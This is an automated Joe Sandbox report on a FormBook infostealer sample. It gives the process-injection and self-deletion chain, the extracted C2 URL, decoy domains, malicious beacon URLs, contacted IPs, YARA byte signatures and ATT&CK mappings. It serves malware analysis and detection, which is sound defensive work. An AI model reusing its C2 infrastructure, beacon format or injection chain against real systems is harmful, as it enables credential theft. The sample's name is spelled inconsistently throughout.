

JOeSandbox Cloud BASIC



**ID:** 562034

**Sample Name:**

5tCYPtKM6b.exe

**Cookbook:** default.jbs

**Time:** 10:45:02

**Date:** 28/01/2022

**Version:** 34.0.0 Boulder Opal

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
# Windows Analysis Report

# 5tCYPTkM6b.exe


## Overview

## General Information

|              |                                                                                                                                                                                    |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Sample Name: | 5tCYPtK6b.exe                                                                                                                                                                      |
| Analysis ID: | 562034                                                                                                                                                                             |
| MD5:         | c2ca2ba9c38eb0..                                                                                                                                                                   |
| SHA1:        | 8a897f24d2e564..                                                                                                                                                                   |
| SHA256:      | 9af4d9ef8b2a850..                                                                                                                                                                  |
| Tags:        | <div>exe</div> <div>Formbook</div>                                                                                                                                                 |
| Infos:       | <div><br/></div> |



## Detection




# FormBook

|              |         |
|--------------|---------|
| Score:       | 100     |
| Range:       | 0 - 100 |
| Whitelisted: | false   |
| Confidence:  | 100%    |

## Signatures

- Found malware configuration
- Multi AV Scanner detection for subm...
- Yara detected FormBook
- Malicious sample detected (through...
- System process connects to networ...
- Antivirus detection for URL or domain
- Sample uses process hollowing tech...
- Maps a DLL or memory area into an...
- Machine Learning detection for sam...
- Performs DNS queries to domains w...
- Self deletion via cmd delete
- Injects a PE file into a foreign proce...

## Classification



## Process Tree

- System is w10x64
-  5tCYPtK6b.exe (PID: 4904 cmdline: "C:\Users\user\Desktop\5tCYPtK6b.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
  -  5tCYPtK6b.exe (PID: 5880 cmdline: "C:\Users\user\Desktop\5tCYPtK6b.exe" MD5: C2CA2BA9C38EB02217588662717BA6C3)
    -  explorer.exe (PID: 3292 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      -  control.exe (PID: 6932 cmdline: C:\Windows\SysWOW64\control.exe MD5: 40FBA3FBFD5E33E0DE1BA4547FDA66F)
        -  cmd.exe (PID: 6980 cmdline: /c del "C:\Users\user\Desktop\5tCYPtK6b.exe" MD5: F3BDBE3BBF6734E357235F4D5898582D)
          -  conhost.exe (PID: 6988 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cleanup

## Malware Configuration

**Threatname: FormBook**

```

{
  "C2 list": [
    "www.dreamschools.online/b80i/"
  ],
  "decoy": [
    "yixuan5.com",
    "jiazheng369.com",
    "danielleefelipe.net",
    "micorgas.com",
    "uvywah.com",
    "nbjcgl.com",
    "streets4suites.com",
    "hempgotas.com",
    "postmoon.xyz",
    "gaboshoes.com",
    "pastodwes.com",
    "libes.asia",
    "damusalama.com",
    "youngliving1.com",
    "mollyagee.com",
    "branchwallet.com",
    "seebuehnegoerlitz.com",
    "inventors.community",
    "teentykarm.quest",
    "927291.com",
    "wohn-union.info",
    "rvmservices.com",
    "cuanquotex.online",
    "buysubarus.com",
    "360e.group",
    "markham.condos",
    "carriewilliamsinc.com",
    "ennitec.com",
    "wildberryhair.com",
    "trulyrun.com",
    "pinkandgrey.info",
    "mnselfservice.com",
    "gabtomenice.com",
    "2thpolis.com",
    "standardcrypro.com",
    "58lif.com",
    "ir-hasnol.com",
    "ggsega.xyz",
    "tipslowclever.rest",
    "atlasgrpltdgh.com",
    "4338agnes.com",
    "hillsncreeks.com",
    "pentest.ink",
    "cevichiles.com",
    "evodoge.com",
    "goooooo.xyz",
    "ehaszhthecarpetbagger.com",
    "finanes.xyz",
    "zoharfine.com",
    "viperiastudios.com",
    "sjljtzsls.com",
    "frentags.art",
    "mediafyagency.com",
    "faydergayremezdayener.net",
    "freelance-rse.com",
    "quickmovecourierservices.com",
    "lexingtonprochoice.com",
    "farmacymerchants.com",
    "inkland-tattoo.com",
    "aloebiotics.com",
    "rampi6.com",
    "booking groningen.com",
    "wilkinsutotint.com",
    "inslidr.com"
  ]
}

```

| Yara Overview                                                                       |                       |                                                    |                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------------------------------------------------------------|-----------------------|----------------------------------------------------|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Memory Dumps                                                                        |                       |                                                    |                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Source                                                                              | Rule                  | Description                                        | Author                                               | Strings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 00000002.00000002.332468083.0000000000910000.0000040.10000000.00040000.00000000.sdm | JoeSecurity_Form Book | Yara detected FormBook                             | Joe Security                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| 00000002.00000002.332468083.0000000000910000.0000040.10000000.00040000.00000000.sdm | Formbook_1            | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>0x8618:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x89b2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x146c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>0x141b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>0x147c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>0x1493f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>0x93ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li> <li>0x1342c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>0xa142:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>0x19bb7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>0x1ac5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li> </ul> |
| 00000002.00000002.332468083.0000000000910000.0000040.10000000.00040000.00000000.sdm | Formbook              | detect Formbook in memory                          | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>0x16ae9:\$sqlite3step: 68 34 1C 7B E1</li> <li>0x16bfc:\$sqlite3step: 68 34 1C 7B E1</li> <li>0x16b18:\$sqlite3text: 68 38 2A 90 C5</li> <li>0x16c3d:\$sqlite3text: 68 38 2A 90 C5</li> <li>0x16b2b:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>0x16c53:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                          |
| 00000002.00000000.267961814.0000000000400000.0000040.00000400.00020000.00000000.sdm | JoeSecurity_Form Book | Yara detected FormBook                             | Joe Security                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| 00000002.00000000.267961814.0000000000400000.0000040.00000400.00020000.00000000.sdm | Formbook_1            | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>0x8618:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x89b2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x146c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>0x141b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>0x147c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>0x1493f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>0x93ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li> <li>0x1342c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>0xa142:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>0x19bb7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>0x1ac5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li> </ul> |
| Click to see the 28 entries                                                         |                       |                                                    |                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

| Unpacked PEs                        |                       |                                                    |                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|-------------------------------------|-----------------------|----------------------------------------------------|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Source                              | Rule                  | Description                                        | Author                                               | Strings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| 0.2.5tCYPTkM6b.exe.2300000.1.unpack | JoeSecurity_Form Book | Yara detected FormBook                             | Joe Security                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| 0.2.5tCYPTkM6b.exe.2300000.1.unpack | Formbook_1            | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>0x7818:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x7bb2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x138c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>0x133b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>0x139c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>0x13b3f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>0x85ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li> <li>0x1262c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>0x9342:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>0x18db7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>0x19e5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li> </ul> |
| 0.2.5tCYPTkM6b.exe.2300000.1.unpack | Formbook              | detect Formbook in memory                          | JPCERT/CC Incident Response Group                    | <ul style="list-style-type: none"> <li>0x15ce9:\$sqlite3step: 68 34 1C 7B E1</li> <li>0x15dfc:\$sqlite3step: 68 34 1C 7B E1</li> <li>0x15d18:\$sqlite3text: 68 38 2A 90 C5</li> <li>0x15e3d:\$sqlite3text: 68 38 2A 90 C5</li> <li>0x15d2b:\$sqlite3blob: 68 53 D8 7F 8C</li> <li>0x15e53:\$sqlite3blob: 68 53 D8 7F 8C</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                          |
| 2.0.5tCYPTkM6b.exe.400000.4.unpack  | JoeSecurity_Form Book | Yara detected FormBook                             | Joe Security                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

| Source                            | Rule       | Description                                        | Author                                               | Strings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
|-----------------------------------|------------|----------------------------------------------------|------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| 2.0.5tCYPtK6b.exe.400000.4.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | <ul style="list-style-type: none"> <li>0x7818:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x7bb2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC</li> <li>0x138c5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94</li> <li>0x133b1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91</li> <li>0x139c7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F</li> <li>0x13b3f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07</li> <li>0x85ca:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06</li> <li>0x1262c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8</li> <li>0x9342:\$sequence_7: 66 89 0C 02 5B 8B E5 5D</li> <li>0x18db7:\$sequence_8: 3C 54 74 04 3C 74 75 F4</li> <li>0x19e5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00</li> </ul> |
| Click to see the 22 entries       |            |                                                    |                                                      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |

## Sigma Overview

No Sigma rule has matched

## Jbx Signature Overview

### AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

### Networking

System process connects to network (likely due to code injection or exploit)

Performs DNS queries to domains with low reputation

C2 URLs / IPs found in malware configuration

### E-Banking Fraud

Yara detected FormBook

### System Summary

Malicious sample detected (through community Yara rule)

### Hooking and other Techniques for Hiding and Protection

Self deletion via cmd delete

### Malware Analysis System Evasion

Found evasive API chain (may stop execution after reading information in the PEB, e.g. number of processors)

Tries to detect virtualization through RDTSC time measurements

### HIPS / PFW / Operating System Protection Evasion

|                                                                              |
|------------------------------------------------------------------------------|
| System process connects to network (likely due to code injection or exploit) |
| Sample uses process hollowing technique                                      |
| Maps a DLL or memory area into another process                               |
| Injects a PE file into a foreign processes                                   |
| Queues an APC in another process (thread injection)                          |
| Modifies the context of a thread in another process (thread injection)       |

## Stealing of Sensitive Information



|                        |
|------------------------|
| Yara detected FormBook |
|------------------------|


## Remote Access Functionality



|                        |
|------------------------|
| Yara detected FormBook |
|------------------------|

| Mitre Att&ck Matrix                 |                     |                                      |                                      |                                              |                           |                                      |                                    |                                |                                        |                                     |                                             |                                             |                                          |
|-------------------------------------|---------------------|--------------------------------------|--------------------------------------|----------------------------------------------|---------------------------|--------------------------------------|------------------------------------|--------------------------------|----------------------------------------|-------------------------------------|---------------------------------------------|---------------------------------------------|------------------------------------------|
| Initial Access                      | Execution           | Persistence                          | Privilege Escalation                 | Defense Evasion                              | Credential Access         | Discovery                            | Lateral Movement                   | Collection                     | Exfiltration                           | Command and Control                 | Network Effects                             | Remote Service Effects                      | Impact                                   |
| Valid Accounts                      | 1 1<br>Native API   | Path Interception                    | 6 1 2<br>Process Injection           | 2<br>Virtualization/Sandbox Evasion          | OS Credential Dumping     | 1<br>Query Registry                  | Remote Services                    | 1<br>Archive Collected Data    | Exfiltration Over Other Network Medium | 1<br>Encrypted Channel              | Eavesdrop on Insecure Network Communication | Remotely Track Device Without Authorization | 1<br>System Shutdown/Reboot              |
| Default Accounts                    | 1<br>Shared Modules | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | 6 1 2<br>Process Injection                   | LSASS Memory              | 1 2 1<br>Security Software Discovery | Remote Desktop Protocol            | 1<br>Clipboard Data            | Exfiltration Over Bluetooth            | 3<br>Ingress Tool Transfer          | Exploit SS7 to Redirect Phone Calls/SMS     | Remotely Wipe Data Without Authorization    | Device Lockout                           |
| Domain Accounts                     | At (Linux)          | Logon Script (Windows)               | Logon Script (Windows)               | 1<br>Deobfuscate/Decode Files or Information | Security Account Manager  | 2<br>Virtualization/Sandbox Evasion  | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                 | 3<br>Non-Application Layer Protocol | Exploit SS7 to Track Device Location        | Obtain Device Cloud Backups                 | Delete Device Data                       |
| Local Accounts                      | At (Windows)        | Logon Script (Mac)                   | Logon Script (Mac)                   | 3<br>Obfuscated Files or Information         | NTDS                      | 2<br>Process Discovery               | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                     | 1 3<br>Application Layer Protocol   | SIM Card Swap                               |                                             | Carrier Billing Fraud                    |
| Cloud Accounts                      | Cron                | Network Logon Script                 | Network Logon Script                 | 1<br>Software Packing                        | LSA Secrets               | 1<br>Remote System Discovery         | SSH                                | Keylogging                     | Data Transfer Size Limits              | Fallback Channels                   | Manipulate Device Communication             |                                             | Manipulate App Store Rankings or Ratings |
| Replication Through Removable Media | Launchd             | Rc.common                            | Rc.common                            | 1<br>File Deletion                           | Cached Domain Credentials | 2<br>File and Directory Discovery    | VNC                                | GUI Input Capture              | Exfiltration Over C2 Channel           | Multiband Communication             | Jamming or Denial of Service                |                                             | Abuse Accessibility Features             |
| External Remote Services            | Scheduled Task      | Startup Items                        | Startup Items                        | Compile After Delivery                       | DCSync                    | 1 3<br>System Information Discovery  | Windows Remote Management          | Web Portal Capture             | Exfiltration Over Alternative Protocol | Commonly Used Port                  | Rogue Wi-Fi Access Points                   |                                             | Data Encrypted for Impact                |

## Behavior Graph



## Screenshots

## Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source        | Detection | Scanner        | Label              | Link                   |
|---------------|-----------|----------------|--------------------|------------------------|
| 5tCYPtK6b.exe | 39%       | Virustotal     |                    | <a href="#">Browse</a> |
| 5tCYPtK6b.exe | 35%       | ReversingLabs  | Win32.Trojan.Risis |                        |
| 5tCYPtK6b.exe | 100%      | Joe Sandbox ML |                    |                        |

### Dropped Files

 No Antivirus matches

### Unpacked PE Files

| Source                             | Detection | Scanner | Label                   | Link | Download                      |
|------------------------------------|-----------|---------|-------------------------|------|-------------------------------|
| 0.2.5tCYPtK6b.exe.2300000.1.unpack | 100%      | Avira   | TR/Crypt.ZPACK<br>.Gen  |      | <a href="#">Download File</a> |
| 14.2.control.exe.486796c.4.unpack  | 100%      | Avira   | TR/Patched.Ren<br>.Gen  |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.3.unpack  | 100%      | Avira   | TR/Patched.Ren<br>.Gen2 |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.4.unpack  | 100%      | Avira   | TR/Crypt.ZPACK<br>.Gen  |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.6.unpack  | 100%      | Avira   | TR/Crypt.ZPACK<br>.Gen  |      | <a href="#">Download File</a> |

| Source                            | Detection | Scanner | Label                   | Link | Download                      |
|-----------------------------------|-----------|---------|-------------------------|------|-------------------------------|
| 2.0.5tCYPtK6b.exe.400000.0.unpack | 100%      | Avira   | TR/Patched.Ren<br>.Gen2 |      | <a href="#">Download File</a> |
| 14.2.control.exe.53aa88.0.unpack  | 100%      | Avira   | TR/Patched.Ren<br>.Gen  |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.2.unpack | 100%      | Avira   | TR/Patched.Ren<br>.Gen2 |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.1.unpack | 100%      | Avira   | TR/Patched.Ren<br>.Gen2 |      | <a href="#">Download File</a> |
| 2.2.5tCYPtK6b.exe.400000.0.unpack | 100%      | Avira   | TR/Crypt.ZPACK<br>.Gen  |      | <a href="#">Download File</a> |
| 2.0.5tCYPtK6b.exe.400000.5.unpack | 100%      | Avira   | TR/Crypt.ZPACK<br>.Gen  |      | <a href="#">Download File</a> |

|                                                                                                        |
|--------------------------------------------------------------------------------------------------------|
| <b>Domains</b>                                                                                         |
|  No Antivirus matches |

| URLs                                                                                                                                                                                                                                                                                                    |           |                 |          |      |
|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------|----------|------|
| Source                                                                                                                                                                                                                                                                                                  | Detection | Scanner         | Label    | Link |
| <a href="http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEYO8W/QDgsCwwRU23ef9loG+cg==&amp;3f9LV=d484gh1H9">http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEYO8W/QDgsCwwRU23ef9loG+cg==&amp;3f9LV=d484gh1H9</a>                     | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXFOYMrnhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q=-&amp;3f9LV=d484gh1H9">http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXFOYMrnhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q=-&amp;3f9LV=d484gh1H9</a>   | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://www.dreamschools.online/b80i/">www.dreamschools.online/b80i/</a>                                                                                                                                                                                                                        | 100%      | Avira URL Cloud | phishing |      |
| <a href="http://www.carriewilliamsinc.com/b80i/?Tjox=OPDrSYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++ITY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg==&amp;3f9LV=d484gh1H9">http://www.carriewilliamsinc.com/b80i/?Tjox=OPDrSYDAXYudYL2hPtHgnQqdl9DF73S6Onzi++ITY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg==&amp;3f9LV=d484gh1H9</a> | 100%      | Avira URL Cloud | malware  |      |
| <a href="http://www.gooooooo.xyz/b80i/?Tjox=RiUiRE3mjXvt2J/JNN+P+o7W4g2/FA7pScYCKHZZbsn0kCc2XYGiZAPMcbBY0+c70SCI18kAyQ=-&amp;3f9LV=d484gh1H9">http://www.gooooooo.xyz/b80i/?Tjox=RiUiRE3mjXvt2J/JNN+P+o7W4g2/FA7pScYCKHZZbsn0kCc2XYGiZAPMcbBY0+c70SCI18kAyQ=-&amp;3f9LV=d484gh1H9</a>                   | 100%      | Avira URL Cloud | phishing |      |


Domains and IPs

| Contacted Domains            |                 |         |           |                     |            |
|------------------------------|-----------------|---------|-----------|---------------------|------------|
| Name                         | IP              | Active  | Malicious | Antivirus Detection | Reputation |
| www.yixuan5.com              | 156.246.248.162 | true    | true      |                     | unknown    |
| www.micorgas.com             | 35.186.238.101  | true    | false     |                     | unknown    |
| carriewilliamsinc.com        | 34.102.136.180  | true    | false     |                     | unknown    |
| goooooooo.xyz                | 148.72.244.75   | true    | true      |                     | unknown    |
